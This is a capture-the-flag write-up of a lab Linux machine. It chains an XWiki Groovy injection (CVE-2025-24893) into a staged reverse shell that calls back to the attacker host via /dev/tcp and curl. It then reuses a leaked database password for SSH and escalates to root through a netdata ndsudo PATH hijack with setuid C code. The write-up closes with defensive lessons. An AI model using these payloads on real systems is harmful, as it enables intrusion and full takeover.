Editor
An XWiki instance on a hidden vhost is vulnerable to CVE-2025-24893, an unauthenticated Groovy injection in the SolrSearch endpoint, which is used to stage and run a reverse shell as the xwiki user. XWiki's hibernate.cfg.xml leaks a database password reused for SSH as oliver. oliver belongs to the netdata group, and the SUID ndsudo helper (CVE-2024-32019) resolves its target binaries through the untrusted PATH, so a PATH hijack runs an attacker-controlled binary as root.
TL;DR
Editor is an Easy-difficulty Linux machine centred on an XWiki instance exposed on the wiki.editor.htb vhost. The version in use is vulnerable to CVE-2025-24893, an unauthenticated remote code execution flaw in the SolrSearch endpoint that evaluates attacker-supplied XWiki syntax, allowing Groovy code injection. Because Groovy’s .execute() does not invoke a shell, we stage a reverse-shell script and run it, landing a shell as the xwiki user. XWiki’s hibernate.cfg.xml leaks a database password that is reused for SSH as oliver. oliver is a member of the netdata group, and the SUID ndsudo helper shipped with netdata is vulnerable to CVE-2024-32019: it locates its target executables through the user-controlled PATH, so a PATH hijack runs our own binary as root.
| Machine | OS | Difficulty | Target IP | Pwnbox IP |
|---|---|---|---|---|
| Editor | Linux | Easy | 10.129.80.16 | 10.10.15.144 |
Enumeration
We start by finding the open ports with a fast scan, then run service and script detection against just those ports:
ports=$(nmap -p- --min-rate=1000 -T4 10.129.80.16 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)nmap -sC -sV -p$ports 10.129.80.16The scan returns:
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-05 10:07 +0300Nmap scan report for 10.129.80.16Host is up (0.23s latency).
PORT     STATE SERVICE VERSION22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)80/tcp   open  http    nginx 1.18.0 (Ubuntu)|_http-title: Did not follow redirect to http://editor.htb/|_http-server-header: nginx/1.18.0 (Ubuntu)8080/tcp open  http    Jetty 10.0.20| http-robots.txt: 50 disallowed entries (15 shown)| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/|_/xwiki/bin/undelete/| http-methods:|_  Potentially risky methods: PROPFIND LOCK UNLOCK|_http-open-proxy: Proxy might be redirecting requests|_http-server-header: Jetty(10.0.20)| http-webdav-scan:|   Server Type: Jetty(10.0.20)|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK|_  WebDAV type: Unknown|_http-title: Did not follow redirect to http://10.129.80.16:8080/xwikiService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 14.26 seconds
Three ports are open: SSH on 22, an nginx reverse proxy on 80 that redirects to editor.htb, and a Jetty server on 8080 hosting an /xwiki application.

Browsing to http://10.129.80.16 fails with a Server Not Found error, because the site redirects to the hostname editor.htb, which we have not mapped to the target yet:
We add the mapping to /etc/hosts:

echo "10.129.80.16 editor.htb" | sudo tee -a /etc/hostsReloading, the site now resolves and loads a corporate marketing page:
Finding the wiki vhost
Following the Docs link on the site triggers the same Server Not Found error — it points at a second hostname, wiki.editor.htb, which also needs a mapping:
echo "10.129.80.16 wiki.editor.htb" | sudo tee -a /etc/hostsWith that in place, http://wiki.editor.htb loads an XWiki instance:

The page footer discloses the exact product and version — XWiki Debian 15.10.8:

Searching for known issues in this version points to CVE-2025-24893.
Foothold
CVE-2025-24893 — unauthenticated Groovy injection
XWiki’s SolrSearch endpoint renders its text parameter as XWiki syntax without authentication. XWiki supports inline macros such as {{groovy}} ... {{/groovy}}, and the search page passes our input into the template engine, which happily evaluates any macro it finds. By supplying a text value that first breaks out of the surrounding markup (}}}) and then opens a Groovy macro, we get our code executed server-side.
The core of the payload is:
}}}{{async async=false}}{{groovy}}println("id".execute().text){{/groovy}}{{/async}}}}}closes the macro context the parameter is embedded in, so what follows is parsed as top-level wiki syntax.{{async async=false}}forces synchronous rendering so the output is returned in the response.{{groovy}}...{{/groovy}}runs arbitrary Groovy on the server, and"id".execute().textruns a system command and captures its output.
A public PoC at a1baradi/Exploit automates this. Running it and pointing it at the wiki confirms code execution by reading /etc/passwd:
$ python3 CVE-2025-24893.py================================================================================Exploit Title: CVE-2025-24893 - XWiki Platform Remote Code ExecutionMade By Al Baradi Joy================================================================================[?] Enter the target URL (without http/https): wiki.editor.htb/xwiki[!] HTTPS not available, falling back to HTTP.[✔] Target supports HTTP: http://wiki.editor.htb/xwiki[+] Sending request to: http://wiki.editor.htb/xwiki/bin/get/Main/SolrSearch?media=rss&text=...[✔] Exploit successful! Output received:...root:x:0:0:root:/root:/bin/bash......tomcat:x:998:998:Apache Tomcat:/var/lib/tomcat:/usr/sbin/nologin......xwiki:x:997:997:XWiki:/var/lib/xwiki:/usr/sbin/nologin......oliver:x:1000:1000:...:/home/oliver:/bin/bash...The /etc/passwd output already tells us the interactive accounts that matter: xwiki (the service we are about to land on) and oliver (a real user with /bin/bash).
Why the reverse shell has to be staged
The obvious next step is to put a reverse-shell one-liner straight into the Groovy payload — but it does not work, and understanding why is the key to this foothold.
Groovy’s "...".execute() calls Runtime.exec(), which splits the string on whitespace into a command and its arguments and runs that program directly — without a shell. There is no /bin/sh -c in the chain, so shell features like pipes (|), redirections (>&), and 0>&1 are never interpreted; they are passed as literal arguments to the first program, and the reverse shell never forms.
The fix is to let a real shell interpret those operators. We stage a script file on the target and then ask Groovy to run bash <script>, so bash — not Groovy — parses the redirections.
First, we create the script on our Pwnbox:
#!/bin/bashbash -i >& /dev/tcp/10.10.15.144/9001 0>&1We host it over HTTP:
python3 -m http.server 80Then we use the injection to download it into a writable, world-accessible directory on the target (/dev/shm). The command we embed in the Groovy macro is just a curl, which has no shell metacharacters and so survives Runtime.exec() cleanly:

}}}{{async async=false}}{{groovy}}println("curl http://10.10.15.144/shell.sh -o /dev/shm/shell.sh".execute().text){{/groovy}}{{/async}}After URL-encoding, the text query parameter becomes:
%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln%28%22curl%20http%3A%2F%2F10.10.15.144%2Fshell.sh%20-o%20%2Fdev%2Fshm%2Fshell.sh%22.execute%28%29.text%29%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7DSending the request from Burp Repeater makes this far easier: we can swap the embedded command between the curl (stage) and bash (execute) steps and let Burp handle the encoding, rather than re-encoding the whole text value by hand each time.
With the script staged, we start a listener:
nc -lvnp 9001Then we change the embedded command to run the staged script — this time with bash, which does interpret the redirection in the script:
}}}{{async async=false}}{{groovy}}println("bash /dev/shm/shell.sh".execute().text){{/groovy}}{{/async}}Again, after URL-encoding, the text query parameter becomes:
%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln%28%22bash%20%2Fdev%2Fshm%2Fshell.sh%22.execute%28%29.text%29%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7DSending that request fires the callback and our listener catches a shell as xwiki:
$ nc -lvnp 9001listening on [any] 9001 ...connect to [10.10.15.144] from (UNKNOWN) [10.129.80.16] 60064bash: cannot set terminal process group (1133): Inappropriate ioctl for devicebash: no job control in this shellxwiki@editor:/usr/lib/xwiki-jetty$User
Database password in hibernate.cfg.xml
Enumerating the system, /home confirms the oliver account we saw in /etc/passwd, but it is not readable as xwiki. We turn to XWiki’s own configuration. XWiki stores its database connection settings — including a plaintext password — in /etc/xwiki/hibernate.cfg.xml:
xwiki@editor:/usr/lib/xwiki-jetty$ cat /etc/xwiki/hibernate.cfg.xml... <property name="hibernate.connection.url">jdbc:mysql://localhost/xwiki?useSSL=false&connectionTimeZone=LOCAL&allowPublicKeyRetrieval=true</property> <property name="hibernate.connection.username">xwiki</property> <property name="hibernate.connection.password">theEd1t0rTeam99</property> <property name="hibernate.connection.driver_class">com.mysql.cj.jdbc.Driver</property>...This gives us a plaintext password, theEd1t0rTeam99.
Password reuse over SSH
Passwords are often reused across services and accounts, so we try the database password for SSH as oliver:
ssh oliver@editor.htbWith the password theEd1t0rTeam99, we get a shell as oliver and read the user flag:
oliver@editor:~$ cat user.txt246*****************************Privilege Escalation
We check oliver’s group memberships:
oliver@editor:~$ iduid=1000(oliver) gid=1000(oliver) groups=1000(oliver),999(netdata)Membership in netdata is unusual — it is the group for the netdata observability agent. We confirm the agent is installed and check its version:
oliver@editor:~$ /opt/netdata/bin/netdata -vnetdata v1.45.2CVE-2024-32019 — PATH hijack of the SUID ndsudo helper
netdata v1.45.2 ships a privileged helper called ndsudo, which is vulnerable to CVE-2024-32019. We locate it:
find / -name ndsudo 2>/dev/null/opt/netdata/usr/libexec/netdata/plugins.d/ndsudondsudo exists so that netdata can run a fixed set of privileged disk-inspection commands (nvme, megacli, arcconf). Its --help lists them:
oliver@editor:/opt/netdata/usr/libexec/netdata/plugins.d$ ./ndsudo --help...- Command : nvme-list Executables: nvme Parameters : list --output-format=json...The program searches for executables in the system path....The critical line is “The program searches for executables in the system path.” ndsudo is a SUID-root binary, but when asked to run nvme-list it looks up the nvme executable using the PATH environment variable rather than an absolute, trusted path. PATH is controlled by the calling user, and SUID programs do not reset it. So if we prepend a directory we control to PATH and place a malicious nvme there, ndsudo will find and execute our nvme — and because the helper is SUID root, it runs with root privileges.
We write a small binary that elevates to a root shell. The setuid(0)/setgid(0) calls drop the inherited privileges into a real root identity before spawning bash:
#include <unistd.h>
int main() {    setuid(0); setgid(0);    execl("/bin/bash", "bash", NULL);    return 0;}
We compile it on the Pwnbox, naming the output nvme so it matches the executable ndsudo searches for:
gcc exploit.c -o nvmeThen copy it to the target with scp (authenticating with oliver’s password):
scp nvme oliver@editor.htb:/tmpOn the target, we put /tmp at the front of PATH so our nvme is found before any legitimate one:
export PATH=/tmp:$PATHFinally we invoke the helper’s nvme-list command, which resolves nvme to our planted binary and runs it as root:
cd /opt/netdata/usr/libexec/netdata/plugins.d./ndsudo nvme-listThis drops us into a root shell, from which we read the root flag:
# iduid=0(root) gid=0(root) groups=0(root)# cat /root/root.txt********************************XWiki SolrSearch Groovy injection (CVE-2025-24893) staged into a reverse shell as xwiki → database password from hibernate.cfg.xml reused for SSH as oliver → PATH hijack of the SUID ndsudo helper (CVE-2024-32019) for a shell as root.
Lessons Learned
- Patch internet-facing applications and don’t advertise versions. A version string in the XWiki footer led straight to a public, unauthenticated RCE. Keep web applications on supported, patched releases, and suppress version disclosure where you can.
- Never render untrusted input as a template. CVE-2025-24893 exists because the
SolrSearchendpoint evaluated user-supplied XWiki/Groovy syntax. User input must be treated as data, never passed to a template or script engine that can execute it. - Keep secrets out of world-readable config and don’t reuse them. A database password sitting in
hibernate.cfg.xmlbecame SSH access to a real user because it was reused. Use distinct credentials per service and restrict read access to files holding secrets. - SUID programs must use absolute paths and sanitise the environment.
ndsudotrusting the caller’sPATHturned group membership into root. Privileged binaries should invoke helpers by absolute path and resetPATH/IFS; audit SUID binaries and strip the bit from anything that does not strictly need it.